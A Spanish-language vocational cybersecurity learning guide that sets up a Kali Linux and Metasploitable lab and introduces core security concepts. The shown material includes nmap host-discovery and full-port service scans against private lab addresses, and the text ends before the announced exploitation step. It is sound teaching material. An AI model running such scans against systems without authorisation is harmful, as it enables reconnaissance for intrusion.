



PROCESO DE GESTIÓN DE FORMACIÓN PROFESIONAL INTEGRAL

FORMATO GUÍA DE APRENDIZAJE

1. IDENTIFICACIÓN DE LA GUIA DE APRENDIZAJE

- Denominación del Programa de Formación: **IMPLEMENTACION DE INFRAESTRUCTURA DE TECNOLOGIAS DE LA INFORMACION Y LAS COMUNICACIONES.**
- Código del Programa de Formación: **228116**
- Nombre del Proyecto Formativo: **IMPLEMENTACIÓN DE SERVICIOS DE MANTENIMIENTO, SOPORTE TECNOLÓGICO, INFRAESTRUCTURA A LOS CENTROS DE DATOS DE LAS EMPRESAS DE LA REGIÓN.**
- Fase del Proyecto (si aplica): **EVALUACIÓN**
- Actividad de Proyecto Formativo (si aplica): **DEFINIR LOS REQUERIMIENTOS DE INFRAESTRUCTURA DE RED DE DATOS PARA EL ÁREA CLOUD COMPUTING DEL CTA**
- Competencia:
- **IMPLEMENTACIÓN DE LA RED DE DATOS**
- Resultados de Aprendizaje:
- **VERIFICAR LAS CONDICIONES IMPLEMENTADAS EN LA RED DE DATOS, DE ACUERDO CON LOS TÉRMINOS DE REFERENCIA EL DISEÑO Y BAJO LA NORMATIVIDAD VIGENTE.**
- Duración de la Guía de Aprendizaje (horas): 80 horas

2. PRESENTACIÓN

La ciberseguridad es un campo fundamental en el mundo digital actual, que se ocupa de proteger sistemas, redes y datos frente a ataques, accesos no autorizados y daños. A medida que nuestra dependencia de la tecnología y la internet crece, también lo hacen las amenazas a nuestra seguridad digital. Aquí te ofrezco una introducción a algunos de los conceptos clave en ciberseguridad:



1. **Confidencialidad, Integridad y Disponibilidad (CIA):** Estos son los pilares básicos de la ciberseguridad. La confidencialidad asegura que solo las personas autorizadas puedan acceder a la información. La integridad garantiza que los datos no se alteren de manera no autorizada. La disponibilidad se refiere a asegurar que la información y los sistemas estén accesibles cuando se necesiten.

2. **Amenazas y Vulnerabilidades:**

- **Amenazas:** Son posibles causas de un incidente de ciberseguridad que puede resultar en daño a los sistemas o datos. Ejemplos incluyen malware, ataques de phishing y ransomware.
- **Vulnerabilidades:** Son debilidades en un sistema que pueden ser explotadas por las amenazas. Estas pueden ser fallos de software, configuraciones incorrectas o prácticas de seguridad deficientes.

3. **Tipos de Ataques:**

- **Phishing:** Técnica en la que un atacante engaña a una persona para que revele información confidencial, generalmente a través de correos electrónicos falsos.
- **Malware:** Software malicioso diseñado para dañar o obtener acceso no autorizado a sistemas. Ejemplos incluyen virus, troyanos y ransomware.
- **DDoS (Distributed Denial of Service):** Ataques que buscan saturar un sistema con tráfico para hacerlo inaccesible.

4. **Medidas de Protección:**

- **Firewall:** Dispositivo o software que controla el tráfico de red entrante y saliente basado en reglas de seguridad predefinidas.
- **Antivirus:** Programa diseñado para detectar y eliminar malware.



- **Autenticación Multifactor (MFA):** Método de seguridad que requiere más de una forma de verificación para acceder a sistemas o datos, como una contraseña y un código enviado al teléfono móvil.

5. **Gestión de Riesgos:**

- **Evaluación de Riesgos:** Identificación y análisis de los riesgos potenciales que pueden afectar a la seguridad de los sistemas.
- **Plan de Respuesta a Incidentes:** Estrategias y procedimientos establecidos para gestionar y mitigar las consecuencias de un incidente de ciberseguridad.

6. **Cumplimiento y Normativas:** Existen diversas regulaciones y estándares que las organizaciones deben seguir para garantizar la seguridad de sus sistemas y datos, como el GDPR en Europa, o el CCPA en California, Estados Unidos.



3. FORMULACIÓN DE LAS ACTIVIDADES DE APRENDIZAJE

- **Descripción de la(s) Actividad(es)**

3.1 Actividades de reflexión inicial: Descripción de la actividad: Realizar los prototipos utilizando las herramientas informáticas:

- Descargar e instalar VMware
- Instalar Kali Linux
- Instalar Windows 10
- Metasploitable

VMware y **VirtualBox** son dos de las plataformas más populares para la virtualización de sistemas operativos. Aquí te explico qué son y las principales diferencias entre ellos:

VMware

VMware es una empresa que ofrece una variedad de productos de virtualización, siendo **VMware Workstation** y **VMware Fusion** dos de los más conocidos para usuarios de escritorio. VMware también tiene soluciones más avanzadas como **VMware vSphere** para entornos empresariales.

- **VMware Workstation:** Diseñado para Windows y Linux, es una solución potente para crear y gestionar máquinas virtuales. Ideal para desarrolladores y profesionales de TI.
- **VMware Fusion:** Orientado a usuarios de Mac, permite ejecutar máquinas virtuales en macOS.

Ventajas de VMware:

- Generalmente ofrece un rendimiento superior y una mejor integración con hardware.
- Soporte técnico robusto y características avanzadas, especialmente en versiones de pago.
- Herramientas de gestión de red y recursos más avanzadas.

VirtualBox

VirtualBox es una plataforma de virtualización de código abierto desarrollada por Oracle. Es una opción gratuita y bastante versátil que funciona en varias plataformas, incluyendo Windows, macOS, Linux y otros sistemas operativos.

Ventajas de VirtualBox:

- Gratuito y de código abierto.



- Buena compatibilidad con una amplia gama de sistemas operativos invitados y anfitriones.
- Extensible mediante una serie de herramientas y extensiones.

Diferencias Principales

1. Costo:

- **VMware:** Ofrece versiones de pago (como VMware Workstation Pro y VMware Fusion) con características adicionales y soporte técnico.
- **VirtualBox:** Totalmente gratuito y de código abierto.

2. Rendimiento y Recursos:

- **VMware:** Suele ofrecer un mejor rendimiento y una integración más eficiente con el hardware debido a sus versiones comerciales.
- **VirtualBox:** Aunque suficientemente potente para la mayoría de los usos, puede que no ofrezca el mismo nivel de rendimiento en comparación con VMware.

3. Interfaz de Usuario:

- **VMware:** Tiene una interfaz de usuario pulida y profesional, con características avanzadas más integradas.
- **VirtualBox:** La interfaz es menos sofisticada pero bastante funcional, y se puede personalizar con extensiones.

4. Características Avanzadas:

- **VMware:** Ofrece características avanzadas como soporte para múltiples monitores, integración con herramientas de desarrollo y administración de red avanzada.
- **VirtualBox:** También tiene características avanzadas, pero algunas pueden requerir configuraciones adicionales o extensiones.

5. Soporte y Actualizaciones:

- **VMware:** Ofrece soporte técnico profesional y actualizaciones regulares, especialmente en sus versiones pagas.
- **VirtualBox:** La comunidad de usuarios proporciona soporte, y las actualizaciones son gestionadas por Oracle.

Descripción de la actividad: Instalación y configuración Kalilinux, Metasploitable

Ambiente requerido: Virtual

Estrategias o técnicas didácticas activas: Video



Materiales de formación: Sala de computo. MV .ISO

Material de apoyo:

Observa los siguientes videos de **INSTALACIÓN KALILINUX.**

<https://www.youtube.com/watch?v=v5JZ1eRtivg>

Instalar Entorno Vulnerable METASPLOITABLE en Virtualbox y VMware #6

<https://www.youtube.com/watch?v=IVnhQrJoKLk>

Evidencias de aprendizaje: Informe técnico.

- Actividad a desarrollar: Realiza un informe técnico aplicando la norma Appa del paso a paso de la instalación de Kalilinux en cualquiera de las dos MV. VirtualBox o VMware, y en el desarrollo de la actividad explicando el paso a paso de tu exploit hacia una maquina metasploit previamente configurada.

Instrumentos de evaluación: Checklist.

Duración de la actividad: 10 horas.

Ambiente requerido:

Sala de cómputo, con internet

3.2 Actividades de contextualización e identificación de conocimientos necesarios para el aprendizaje:

Nmap, que significa "Network Mapper," es una herramienta de código abierto utilizada para el escaneo y análisis de redes. Desarrollada por Gordon Lyon, Nmap se emplea principalmente para descubrir hosts y servicios en una red de computadoras, lo que ayuda a los administradores a identificar dispositivos, sistemas operativos, y servicios en ejecución, así como a detectar vulnerabilidades potenciales.

Las funciones principales de Nmap incluyen:

1. **Descubrimiento de hosts:** Identifica qué dispositivos están activos en una red.
2. **Detección de puertos:** Muestra qué puertos están abiertos en los dispositivos descubiertos.
3. **Detección de servicios:** Identifica los servicios y versiones de software que están funcionando en los puertos abiertos.
4. **Detección de sistemas operativos:** Trata de determinar el sistema operativo que está ejecutando el host.
5. **Escaneo de vulnerabilidades:** En combinación con scripts adicionales, puede buscar vulnerabilidades conocidas en los servicios descubiertos.



En esta ocasión vamos primero a encontrar nuestra ip. Para esto desde una terminal aplicamos el comando ifconfig.

A screenshot of a Kali Linux desktop environment. A terminal window is open, displaying the output of the 'ifconfig' command. The output shows details for the 'eth0' (Ethernet) and 'lo' (Loopback) interfaces, including their IP addresses, netmasks, and various statistics.

```
kali@kali: ~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.186.128 netmask 255.255.255.0 broadcast 192.168.186.255  
    inet6 fe80::20c:29ff:fec5:12ea0 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:c5:12:ea txqueuelen 1000 (Ethernet)  
    RX packets 40 bytes 2906 (2.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 33 bytes 3828 (3.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali: ~  
$
```

192.168.186.128


A screenshot of a Kali Linux desktop environment. A terminal window is open, showing the execution of the 'nmap' command. The user attempts to run 'nmap -O 192.168.186.0/24', which fails due to lack of root privileges. They then run 'sudo nmap -O 192.168.186.0/24', which also fails as they forgot to enter their password.

```
kali@kali: ~  
RX packets 40 bytes 2906 (2.8 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 33 bytes 3828 (3.7 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali: ~  
$ nmap -O 192.168.186.0/24  
TCP/IP fingerprinting (for OS scan) requires root privileges.  
QUITTING!  
  
kali@kali: ~  
$ sudo nmap -O 192.168.186.0/24  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 18:47 -05  
$
```




```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)~  
$ sudo nmap -p- -sVC -sC --open -sS -vvv -n -Pn 192.168.186.2 -oN escaneo  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 19:00 -05  
NSE: Loaded 156 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 19:00  
Completed NSE at 19:00, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 19:00  
Completed NSE at 19:00, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 19:00  
Completed NSE at 19:00, 0.00s elapsed  
Initiating ARP Ping Scan at 19:00  
Scanning 192.168.186.2 [1 port]  
Completed ARP Ping Scan at 19:00, 0.04s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 19:00  
Scanning 192.168.186.2 [65535 ports]  
Discovered open port 53/tcp on 192.168.186.2  
Completed SYN Stealth Scan at 19:00, 2.85s elapsed (65535 total ports)  
Initiating Service scan at 19:00  
Scanning 1 service on 192.168.186.2
```

Crearemos un entorno vulnerable METASPLOTABLE.




Descomprimos el archivo.









Abrimos desde vware la mv metasploitable



WORKSTATION PRO¹⁷





Evidencia de producto: Realiza el informe técnico con el paso a paso de instalación y configuración de los sistemas kalilinux y metasploit utlilando cualquiera de las MV. Virtualbox o VWMare.

Ahora realizaremos la explotación a la vulnerabilidad detectada en nuestra maquina metasploitable. Para ello arrancaremos las dos MV Kalilinux y Metasploitable.



Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home x Kalilinux x Metasploitable2-Linux x

1 2 3 4 6

Trash Kali Linux File System Home

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.186.128 netmask 255.255.255.0 broadcast 192.168.186.255  
    ether 00:0c:29:c5:2e:a0 txqueuelen 1000 (Ethernet)  
    RX packets 214 bytes 25736 (25.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 56 bytes 12528 (12.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Buscar

Kalilinux - VMware Workstation

File Edit View VM Tabs Help

Home x Kalilinux x Metasploitable2-Linux x

1 2 3 4



Trash Kali Linux File System Home


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 1 192.168.186.129  
PING 192.168.186.129 (192.168.186.129) 56(84) bytes of data:  
64 bytes from 192.168.186.129: icmp_seq=1 ttl=64 time=0.553 ms  
  
--- 192.168.186.129 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.553/0.553/0.553/0.000 ms  
  
(kali@kali)-[~]  
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Buscar

23°C Mayorm. nubla... 3:55 p. m. 10/09/2024





The screenshot displays a Kali Linux virtual machine environment. The terminal window is the primary focus, showing the following commands and output:

```


